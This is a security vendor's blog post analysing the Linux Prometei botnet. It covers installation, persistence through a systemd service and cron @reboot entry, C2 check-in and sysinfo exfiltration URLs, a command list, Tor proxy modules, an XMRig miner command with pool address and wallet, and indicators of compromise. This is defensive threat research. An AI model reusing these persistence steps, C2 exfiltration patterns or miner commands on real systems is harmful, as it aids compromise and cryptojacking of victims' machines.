
IoT Malware Journals: Prometei (Linux)

cujo.com/iot-malware-journals-prometei-linux/

March 10, 2021



All posts

March 10, 2021

The IoT Malware Journals series will cover the IoT threat landscape from a technical perspective. For this first article in the series, I will analyze the Linux version of the Prometei malware, which first made headlines in December 2020.

We often find IoT malware that is simply built on the leaked source code of Mirai or Gafgyt. It's not so typical to find new variants that are unique: either wholly written from scratch or ported from other platforms, such as Windows.

Originally, Prometei had been a modular Windows botnet that mined the Monero cryptocurrency. In early December, it was discovered targeting Linux environments for the first time. It's possible that the original developer(s) were unhappy with the spread of their malware and wanted to take advantage of other platforms. Another theory is that this new Linux variant is the work of a completely different group.

> Prometei's C2 IP and URLs are blocked by the Safe Browsing/IP Reputation feature of CUJO AI Sentry. Learn more by reading the Sentry white paper.

IntezerLabs announcing the discovery of Prometei on Linux

File analysis of the Linux Prometei version

Prometei binaries are all stripped of symbols and debug information, making reverse-engineering a bit harder. No packing was applied to the binaries.

Magic information:

```
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.8, stripped
```

TrID:

```
ELF Executable and Linkable format (Linux) (4029/14) 49.77%
ELF Executable and Linkable format (generic) (4004/1) 49.46%
```


Entropy measures the randomness of a given data set and is used to detect signs of packing, encryption or any sort of compression. ~5.7 is a good indicator that what we have here is a native executable without any packing, but we can also check the plain-text strings to be sure.

Entropy:

```
5.789075219871666
```


Prometei execution flow

First, Prometei tries to find out if it can install itself on the system and checks whether a copy of Prometei has been installed on the system previously by looking for **Prometei-specific artifacts**.




strace output of the malicious binary

If the logged in user does not have sufficient rights (root), Prometei installs itself in “Usermode” and leaves a *crashed.dump* file in */home/user*, which is the malicious binary itself. It also places a custom, machine-specific identification ID under the filename *CommId* into the */home/user* folder.



Prometei Usermode install

If the user has root privileges, the malicious code will install itself system-wide (“Systemmode”):



Prometei Systemmode install

Then the malware creates a **random bot identifier file** in */etc/CommId*, which has a 16 byte string inside, made up of numbers and capital English letters: */etc/CommId*.


Example IDs:

```
MU2G1NCM0HDF3L2N
6214X121I3A61W1S
2S53GTBN3H8XTE5J
91S3UJ2R3244U300
```

It uses this identifier during the C2 check-in phase. The Prometei bot identifier is passed along in a GET request via the *&i=* parameter inside the URL. The purpose of this identifier is to keep track of every unique installation on the botnet:

```
http://p1.feefreepool[.]net/cgi-bin/prometei.cgi?r=18&i=MU2G1NCM0HDF3L2N
```

The program continues by setting up **persistence**. It places a service file under */lib/systemd/system/uplugplay.service* with the following content:



Service for persistence

Then, a **symlink** will be created from */etc/systemd/system/multi-user.target.wants/uplugplay.service* to */lib/systemd/system/uplugplay.service*. This ensures the binary will be executed upon a restart.

Execution will continue by setting up a **scheduled cron job**. It is placed into */tmp/task.cron* with a reboot command: **@reboot** means run the following command once after the system reboots.

```
@reboot /usr/sbin/uplugplay -cron.
```

Then **task.cron** gets installed via crontab:

```
# DO NOT EDIT THIS FILE - edit the master and reinstall...# (task.cron installed on
Wed Jan 13 15:37:40 2021).# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17
03:20:37 vixie Exp $)[email protected] /usr/sbin/uplugplay -cron.
```

As a final step, the malware masquerades itself by copying the binary into the following folder: */usr/sbin/uplugplay* and deleting itself from the original execution location.

Dynamic process tracing:

When tracing the execution of Prometei, it executes the following commands:

Persistence	Infection markers	Gathering information
Systemctl daemon-reload	*Pgrep promet15*	*Cat /proc/cpuinfo*
Systemctl enable uplugplay.service	*Pgrep uplugplay*	*Dmidecode –type baseboard*
Systemctl start uplugplay.service	*Pidof uplugplay*	*Cat /etc/os-release*
Crontab -l	*Pgrep upnpsetup*	*Cat /etc/redhat-release*
Crontab task.cron	*Pidof upnpsetup*	*uptime*

The commands in the first column are used to **set up persistence**. Then Prometei checks whether it has already been installed on the system via the **pidof** and **pgrep** commands. Moreover, the commands in the third column are responsible for gathering information from the victim host.


Prometei botnet network traffic analysis

Let us quickly investigate the **C2 communication**. Every Prometei bot installation gets tracked by a simple check-in activity, which holds a custom, random identifier. Note the old *HTTP/1.0* protocol version used.

Traffic can be easily intercepted via a local **python webserver**:

```
neo@zion:~/Downloads/web$ sudo python3 -m http.server 80 --bind 127.0.0.1
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...
127.0.0.1 - - [13/Jan/2021 20:05:45] "GET /cgi-bin/prometei.cgi?r=4&i=2S53GTBN3H8XTE5J HTTP/1.0" 200 -
127.0.0.1 - - [13/Jan/2021 20:05:45] "GET /cgi-bin/prometei.cgi?add=aW5mbyB7DQp2Mi44N1hfVW5peDY0DQp6aW9
uDQoNCjJ4IEludGVsKFIpIENvcmUoVE0pIGk3LTc3MDBLIENQVSBAIDQuMjBHSHoNCg0KDQoNCg0KDQpVYnVudHUgJiAxOC4wNC41IE
xUUyAoQmlvbmljIEJlYXZlcikgDQoNCi9ob21lL25lby9Eb3dubG9hZHMvDQogMjA6MDU6NDUgdXAgMjM6NTMsICAxIHVzZXIsICBsb
2FkIGF2ZXJhZ2U6IDAsMjgsIDAsMTUsIDAsMTENCkxpbnV4IHppb24gNS4zLjAtNjItZ2VuZXJpYyAjNTZ-MTguMDQuMS1VYnVudHUg
U01QIFdlZCBKdW4gMjQgMTY6MTc6MDMgVVRDIDIwMjAgeDg2XzY0IHg4Nl82NCB4ODZfNjQgR05VL0xpbnV4DQp9DQo_&i=2S53GTBN
3H8XTE5J&h=zion&enckey=4tzTmtpHMr68+lMXX7RdmFiBzalwdWtmYwDJwd23vGnbahRtckEia8whM8UCW84nSJco2vm+M7MuQmfl
1xfyHcCYjlDME7+vDenjO98/1AJYHAXil1yrlow7oGsqyTfbtKRB5Y/muJJHn0Nx8lXVJ42MtZqIK8nsHily4vrqgoo= HTTP/1.0"
200 -
```

Intercepting Prometei botnet traffic via python webserver




C2 check-in activity

URI parameters:

- **?r** – randomized with each request, integer between 0 and 30, seems to serve no purpose currently
- **&i** – unique victim identifier, 16-byte string

Once the check-in completes, the controller immediately sends the **sysinfo** command for execution, and the collected system information gets sent right back to the botnet controller:



Exfiltrating sysinfo output

URI parameters:

- **?add** – base64 encoded information that is collected from the system
- **&i** – unique victim identifier
- **&h** – hostname
- **&enckey** – base64 encoded encryption key

The base64 encoded section (**?add** parameter) translates to:

```
info {
v2.92X_Unix64
ubuntu-analyzer
1x Intel(R) Xeon(R) Silver 4210 CPU @ 2.20GHz
Intel Corporation
440BX Desktop Reference Platform
Ubuntu & 16.04.4 LTS (Xenial Xerus)
/usr/sbin/
14:31:30 up 6 min, 1 user, load average: 0.89, 0.47, 0.22
Linux ubuntu-analyzer 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
x86_64 x86_64 x86_64 GNU/Linux
}
```

Sandbox dynamic run output from Joe Security LLC. Report at *https://www.joesandbox.com/analysis/339103/0/html*

Commands

Next, the malware enters a dormant state: listening for instructions from its C2 server. The following list of commands was available in the examined binary:

Commands	Description
chkport	the msdtc module initiates a port scan on the victim host
debug	debug the victim host for any issues
exec	executes a binary on the system from a path
extip	fetches the external IP address of the victim
quit	exits the listener process
quit2	exits the listener function but leaves the process on
set_cc	sets a new C2 IP address
start_mining	starts the Monero cryptocurrency miner
stop_mining	stops the Monero cryptocurrency miner
sysinfo	gathers information from the victim machine for exfiltration
touch	creates a file on the victim system
updatev4	fetches the latest version of the malware
wget	downloads a file from a URL
xwget	downloads a file from a URL with a 1-byte XOR operation

Prometei traffic routing through proxies and TOR

Prometei has an additional module in which traffic can be routed through TOR or I2P, rather than the conventional HTTP route. These modules go under the name:

- **msdtc** – Proxy client
- **smcard** – TOR relay

```
optval = 0x1000;
setsockopt(stack0xffffffffffffffa4, 1, 8, &optval, 4);
setsockopt(stack0xffffffffffffffa4, 1, 0x14, &var_d300h, 0x10);
setsockopt(stack0xffffffffffffffa4, 1, 0x15, &var_d310h, 0x10);
if (*(char *)0x605490 != '\0') {
    printf("Connecting to PROXY: %d\n", *(uint32_t *)0x135f840);
}
var_48h._0_4_ = connect(stack0xffffffffffffffa4, &addr, 0x10);
if (*(char *)0x605490 != '\0') {
    printf("OK: %d\n", (int32_t)var_48h);
}
if ((int32_t)var_48h == -1) {
    if (*(char *)0x605490 != '\0') {
        printf("conn fail: %d\n", 0xffffffff);
    }
    putchar(10);
    msdtc.tor.status();
ine does not return
    exit(1);
```

Status messages of the msdtc proxy client

```
void msdtc.tor.status(void)
{
    uint32_t uVar1;
    uint64_t uVar2;
    undefined8 pid;

    if (*(char *)0x605490 != '\0') {
        printf("max uptime: %d\n", *(int32_t *)0x605480);
    }
    uVar1 = fcn.00402a06((char *)0x4041ac);
    if (0 < (int32_t)uVar1) {
        uVar2 = msdtc._1((uint64_t)uVar1);
        if (*(char *)0x605490 != '\0') {
            printf("tor service uptime: %d\n", uVar2 & 0xffffffff);
        }
        if ((int64_t)*(int32_t *)0x605480 < (int64_t)uVar2) {
            if (*(char *)0x605490 != '\0') {
                printf("must kill: %d (%ld sec)\n", uVar1, uVar2);
            }
            kill(uVar1, 9);
        } else {
            if (*(char *)0x605490 != '\0') {
                printf("normal: %d (%ld sec)\n", uVar1, uVar2);
            }
        }
    }
    return;
}
```

msdtc showing status information of the TOR service

When Prometei first pulls down these modules, it downloads them via the **dwn.php** resource:

```
http://178.21.164[.]68/lQ.php?a=t-msdtc
http://178.21.164[.]68/lQ.php?a=t-smcard
```

The malware runs the following commands to check whether the TOR or proxy modules are already running:

```
pgrep smcard
pidof smcard
/etc/smcard
/usr/sbin/smcard
```

The proxy request gets executed in an interesting way: **the .onion address is base64 encoded** and is called as a parameter to the msdtc module:

```
/usr/sbin/msdtc
aHR0cHM6Ly9nYjduaTVyZ2VleGRjbmNqLm9uaW9uL2NnaS1iaW4vcHJvbWV0ZWkuY2dpP3I9MyZpPU1VMkcxTk
```

Which translates to:

```
/usr/sbin/msdtc https://gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei.cgi?r=3&i=
MU2G1NCM0HDF3L2N
```

How Prometei mines cryptocurrency

Prometei can also deploy a cryptocurrency miner in the form of the application **XMRig**. The process is usually named **updatecheckerd**.

```
nain)
uVar3 = strlen(&var_f0h);
arg1 = &var_f0h;
uVar6 = 0xc;
pcVar9 = "start_mining";
iVar2 = fcn.00402ecb((int64_t)arg1, "start_mining", (uint64_t)uVar3, 0xc);
if (iVar2 == 0) {
    fcn.00406fc4(arg1, pcVar9, placeholder_2_00, uVar6, in_R8, in_R9, in_stack_ffffffffffee538,
                 CONCAT44((undefined4)var_11ab4h, uStack72384), stack0xffffffffffee548);
}
uVar3 = strlen(&var_f0h);
iVar2 = fcn.00402ecb((int64_t)&var_f0h, "stop_mining", (uint64_t)uVar3, 0xb);
if (iVar2 == 0) {
    promet.thread.create("pkill updatecheckerd");
}
```

Starting and stopping the mining operation

When the **start_mining** command is received from the C2 server, it will connect to the following miner server:

```
/usr/sbin/updatecheckerd -o stratum+tcp://5.189.171[.]187:3333 -u
4A1txQ9L8h8NqF4EtGsZDP5vRN3yTVKynbkyP1jvCiDajNLPepPbBdrbaqBu8fCTcFEFdCtgbekSsTf17B1Mhy
 -p x --donate-level 1
```

Conclusion

Prometei is another example of how a malicious binary grows on a Linux environment and spreads through the system with persistence. Some feature of the Windows version of Prometei were not implemented in Linux, meaning that this is most likely an early development version of the malware, and we may see advancements in its capabilities as time goes on.

> This is most likely an early development version of the malware, and we may see advancements in its capabilities as time goes on.

It is also unclear whether the same group that developed the malware for Windows is behind the Linux version, and whether the developers are also the ones that distribute this piece of malware. Lately, developer groups have adopted the MaaS (Malware-as-a-service) business model, where they offer malware to be used by others.

We may learn more about these aspects of Prometei with future versions of the malware.

Special thanks to Talos Intelligence for their previous research on the Windows version of Prometei.

Coverage

The C2 IP and URLs are blocked by Safe Browsing/IP Reputation feature of CUJO AI Sentry.

Indicators of Compromise:

Binary hashes:

SHA256	ITW name
0302c22471c7da7a4cfd9ef3cb1e35decd8670ee0c00f3f4714b2e918008f4bf	–
07cb3e27c8cd53b267ad2f1367735b99d04d3d5b5ecc25d0dedc7856d792eaa2	uplugplay
0eefa989b04824ab190c9582b0068ffbb5bd0abd61dd4933d3abe5cf4a91c6c1	uplugplay
16c6abaa14874194c407174d2ac9f8a6a41386b0aedeea05227233c86f11c84b	–
2bc860efee229662a3c55dcf6e50d6142b3eec99c606faa1210f24541cad12f5	–
39052040d4a586f287dddbcc653699ce09c77bb6a336a550b5b349b674bbd46e	msdtc2
3ba4dfb78c1eff9fcad3d3229cd78fa976203d01e343f878ec6a4f4b6c2837eb	–
417248cd0bf1da8a31c001454d34f3d9a58a7adbc8b5efe287cb0e7d51dd57fc	–
45aeade798eee1893d3e7a4d850b882c0d67c6736c287b64edcb8c3ef1d6fb74	–
46cf75d7440c30cbfd101dd396bb18dc3ea0b9fe475eb80c4545868aab5c578c	–
5588bbb8604a1aebe8a2e8e7767b7655180d27dfc46025198dcf0cfe3aa3e333	–
6a7781b1fa4c3c4a8f25186d145120c1f814f578ae378a30e0250372f38a0dda	–
7e040ebba241e95a93e739826953b8cdedf2035c2dffbf7903b7f04c9c2a1fb7	msdtc2

75ea0d099494b0397697d5245ea6f2b5bf8f22bb3c3e6d6d81e736ac0dac9fbc	lQ.php
9b4ae19d6de1023fb9d828badaff720d1f4f44268f6d94aa27cf00347dd93e6e	uplugplay
a3d53930cfe77cd9cb72e076958d29258b2751d1c5a9f58a735e0fcc6019e993	upnpsetup
f037eedb09226097e7a95e9cbdcf75196efce754316f9bcbabbff7a7d402fa30	msdtc
fb84793c36a8a6b71a6426a0899e567f44206c01f62ab8074204aa37e9307244	uplugplay
fecd75ddb8ef7ebfeea559bb167e69a3200c1f5b868b5e592e1a5e9f539940dd	–
ffc582b02faff5d69943bf1b189b7d57637a87cadef236751c561ae625e928e9	–

Vhash:

```
48f54ad80089ef4bebfedb8fcb0df0e8
69d9f3c8b912fb3a6f17b9f2d63fea9f
```

Telfhash:

```
t127e0f882ae3c8e0c8ea20970dcc80690a003ba12c4236f38df14ead0803b209e01cdaf

t121e07d81ea761c0c8ee25630ec816af0e217e71140260b24d795d9d0e43e54ef01ce7f

t12ae072c1ea360c1c8ae29a3098826af0a217eb1200220a24db99c9d0b03a50ef01cd7b
```

URLs:

```
hxxp://p1.feefreepool[.]net/cgi-bin/prometei.cgi

hxxp://dummy[.]zero/cgi-bin/prometei.cgi

hxxps://gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei.cgi

hxxp://mkhkjxgchtfgu7uhofxzgoawntfzrkdccymveektqgpxrpjb72oq.b32[.]i2p/cgi-
bin/prometei.cgi
```

IPs:

```
5.189.171[.]187 | DE
88.198.246[.]242 | DE
178.21.164[.]68 | IR
```

ITW names:

```
msdtc
msdtc2
smcard
smcard2
updatecheckerd
uplugplay
upnpsetup
```

Key:

```
GtvRsdC7YqIEXKfsICVsKakP-03j9/VleLebEc2bTYGmdiXITbyxwz-
PbOtEuMN22r9hwfdHVaojeeMh3gUpa/-FqTFAq/FrwpXySE3lq2z37X3Zmu4jVxSj7xtxLtP-1/Mz/v-
fHbhOj9axLYYg7UxUc9ySSyiIaKWC4S2pGRo_
```

Config parameters:

{"config":1,"id":"L8AbF4X6u4pX43A8","enckey":"HlVYYUweX6WMTV5P+JATR+baodBdDQJWwMEFEOYE

{"config":1,"id":"WEx0Pps3ZUh598C8","enckey":"A2jscIU2gIo7Te1Ie/q/l4bVCJ/oziW7F5Uf9p8N

{"config":1,"id":"gpla9JLFbRSI60gS","enckey":"hYv+Qp9ct9xV70M3s9jU3fWWBOvahJqLs/jm/jgr

{"config":1,"id":"505k870uY272Q5E1","enckey":"NCdhTiwuebwkgAYF7/45blF0j+1jMHQEhGuYrRx+

{"config":1,"id":"T26eZmbJ2uGqnGfl","enckey":"k8unMw2Q4pfu63Ta8sD79cKg1VNk2XmPg2Szrh32

{"config":1,"id":"n2vI4N477vTFBlUk","enckey":"4tzTmtpHMr68+lMXX7RdmFiBzalwdWtmYwDJwd23

{"config":1,"id":"P4UsWr3b8Y9jn5oB","enckey":"Ymmbggs2BddRqk+mv0orU1hN/miqtV/dO09e+hEN

{"config":1,"id":"K24Teqj1aY4tOJb6","enckey":"JKBcjf3v2qPvIWCSM7cbobeSU7djVyAfSz643RrJ

{"config":1,"id":"88E80c47duQxmQl1","enckey":"w790UgOXnL014UAmBMYMNGNSzwS7TsO8aylRy52L

{"config":1,"id":"9oS6dQUQGSVQT3Bx","enckey":"XYkzd3GAyMkoxadx5tGOgNmbn7nbyicXMNzuxrNY

